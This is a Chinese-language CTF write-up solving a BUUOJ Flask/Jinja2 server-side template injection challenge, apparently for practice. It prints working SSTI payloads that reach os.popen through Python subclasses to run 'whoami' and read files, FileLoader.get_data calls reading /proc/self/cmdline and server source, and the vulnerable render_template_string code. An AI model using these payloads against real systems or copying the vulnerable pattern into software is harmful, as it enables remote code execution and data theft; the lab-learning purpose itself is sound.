[第三章 web进阶]SSTI

adworld还是崩的，继续拿buuoj的ssti练手吧


[第三章 web进阶]SSTI

1074 次解出

1 分

Python的安全问题


起手一看到password is wrong，那就看有没有文件包含呗



```
99e12c5c-e32d-471a-9764-89544b997e17.node5.buuoj.cn:81/?password=../../etc/passwd
```

```
assword is wrong: ../../etc/passwd
```


那就构造ssti：password={{config}}



```
99e12c5c-e32d-471a-9764-89544b997e17.node5.buuoj.cn:81/?password={{config}}
```

```
password is wrong: <Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': None, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31),
'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False,
'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False,
'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093}>
```

经典问题，先看看有没有过滤，这啥也没过滤，有点低级了



```
99e12c5c-e32d-471a-9764-89544b997e17.node5.buuoj.cn:81/?password={{%27%27.__class__.__base__.__subclasses__()}}
```

```
password is wrong: [<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>,
<class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>,
<class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class
'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>,
<class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'moduledef'>, <class 'module'>, <class
'EncodingMap'>, <class 'fieldnameiterator'>, <class 'formatteriterator'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision_node'>, <class
'keys'>, <class 'values'>, <class 'items'>, <class 'Context'>, <class 'ContextVar'>, <class 'Token'>, <class 'Token.MISSING'>, <class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class
'_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib._installed_safely'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib.BuiltinImporter'>, <class 'classmethod'>, <class '_frozen_importlib.FrozenImporter'>, <class
'_frozen_importlib._ImportLockContext'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_thread.lock'>, <class '_thread.RLock'>, <class 'zipimport.zipimporter'>, <class '_frozen_importlib_external.WindowsRegistryFinder'>, <class
'_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.PathFinder'>,
<class '_frozen_importlib_external.FileFinder'>, <class '_io._IOBase'>, <class '_io._BytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>,
<class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc_data'>, <class 'abc.ABC'>, <class 'dict_itemiterator'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class
'collections.abc.AsyncIterable'>, <class 'async_generator'>, <class 'collections.abc.Iterable'>, <class 'bytes_iterator'>, <class 'bytearray_iterator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class
'range_iterator'>, <class 'set_iterator'>, <class 'str_iterator'>, <class 'tuple_iterator'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class
'_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'collections.deque'>, <class '_collections._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class
'enum.auto'>, <enum 'Enum'>, <class 're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.Pattern'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrapper'>,
<class 'operator.itemgetter'>, <class 'operator.attrgetter'>, <class 'operator.methodcaller'>, <class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cycle'>, <class
'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'itertools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>, <class
'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'itertools.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'reprlib.Repr'>, <class 'collections._Link'>, <class
'functools.partialmethod'>, <class 're.Scanner'>, <class 'string.Template'>, <class 'string.Formatter'>, <class 'markupsafe._MarkupEscapeHelper'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'zlib.Compress'>, <class
'zlib.Decompress'>, <class 'tokenize.Untokenizer'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>,
<class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class '_bz2.BZ2Compressor'>, <class '_bz2.BZ2Decompressor'>, <class '_lzma.LZMACompressor'>, <class '_lzma.LZMADecompressor'>, <class
'_hashlib.HASH'>, <class '_blake2.blake2b'>, <class '_blake2.blake2s'>, <class '_sha3.sha3_224'>, <class '_sha3.sha3_256'>, <class '_sha3.sha3_384'>, <class '_sha3.sha3_512'>, <class '_sha3.shake_128'>, <class '_sha3.shake_256'>, <class '_random.Random'>,
<class 'weakref.finalize._Info'>, <class 'weakref.finalize'>, <class 'tempfile._RandomNameSequence'>, <class 'tempfile._TemporaryFileCloser'>, <class 'tempfile._TemporaryFileWrapper'>, <class 'tempfile.SpooledTemporaryFile'>, <class
'tempfile.TemporaryDirectory'>, <class 'Struct'>, <class 'unpack_iterator'>, <class 'pickle._Framer'>, <class 'pickle._Unframer'>, <class 'pickle._Pickler'>, <class 'pickle._Unpickler'>, <class '_pickle.Unpickler'>, <class '_pickle.Pickler'>, <class '_pickle.Pdata'>,
<class '_pickle.PicklerMemoProxy'>, <class '_pickle.UnpicklerMemoProxy'>, <class 'urllib.parse._ResultMixinStr'>, <class 'urllib.parse._ResultMixinBytes'>, <class 'urllib.parse._NetlocResultMixinBase'>, <class '_json.Scanner'>, <class '_json.Encoder'>, <class
'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class 'jinja2.bccache.Bucket'>,
<class 'jinja2.bccache.BytecodeCache'>, <class 'jinja2.nodes.EvalContext'>, <class 'jinja2.nodes.Node'>, <class 'jinja2.visitor.NodeVisitor'>, <class 'jinja2.idtracking.Symbols'>, <class '__future__._Feature'>, <class 'jinja2.compiler.MacroRef'>, <class
'jinja2.compiler.Frame'>, <class 'jinja2.runtime.TemplateReference'>, <class 'jinja2.runtime.Context'>, <class 'jinja2.runtime.BlockReference'>, <class 'jinja2.runtime.LoopContext'>, <class 'jinja2.runtime.Macro'>, <class 'jinja2.runtime.Undefined'>, <class
```


用昨天函数看哪个是os

```
<class 'posix.ScandirIterator'> 100
<class 'posix.DirEntry'> 101
<class 'os._wrap_close'> 128
<class 'tempfile._TemporaryFileCloser'> 209
<class 'werkzeug.wsgi.ClosingIterator'> 370
PS W:\how_to_hack\ctf\web>
```

127是，构造出

```
password={{%27%27.__class__.__base__.__subclasses__()
[127].__init__.__globals__.popen("whoami").read()}}
```


看到root权限，枚举出文件进入得到flag



不安全 | 99e12c5c-e32d-471a-9764-89544b997e17.node5.buuoj.cn:81/?password={{%27%27.__class__.__base__.__subclasses__()[127].__init__.__globals__.popen("cat%20app/server.py").read()}}

```
password is wrong: from flask import Flask from flask import render_template from flask import request from flask import render_template_string app = Flask(__name__) # FLAG: n1book{eddb84d69a421a82} @app.route('/') def index(): password = request.args.get("password") or "" template = ''' <p>password is wrong: %s</p> ''' %(password) return render_template_string(template) if __name__ == '__main__': app.run(debug=False, host="0.0.0.0", port=8000)
```


或者是看到91的get_data函数，抓当前进程：



不安全 | 99e12c5c-e32d-471a-9764-89544b997e17.node5.buuoj.cn:81/?password={{%27%27.__class__.__base__.__subclasses__()[91].get_data(0,%20"/proc/self/cmdline")}}

```
password is wrong: b'python3\x00/app/server.py\x00'
```

一抓就出来了



不安全 | 99e12c5c-e32d-471a-9764-89544b997e17.node5.buuoj.cn:81/?password={{%27%27.__class__.__base__.__subclasses__()[91].get_data(0,%20"/app/server.py")}}

```
password is wrong: b'from flask import Flask\nfrom flask import render_template\nfrom flask import request\nfrom flask import render_template_string\n\napp = Flask(__name__)\n\n# FLAG: n1book{eddb84d69a421a82}\n\n@app.route(\'/\')\ndef index():\n password = request.args.get("password") or ""\n template = \'\'\'\n <p>password is wrong: %s</p> \n \'\'\' %(password)\n\n return render_template_string(template)\n\nif __name__ == \'__main__\':\n app.run(debug=False, host="0.0.0.0", port=8000)\n'
```

很easy的一题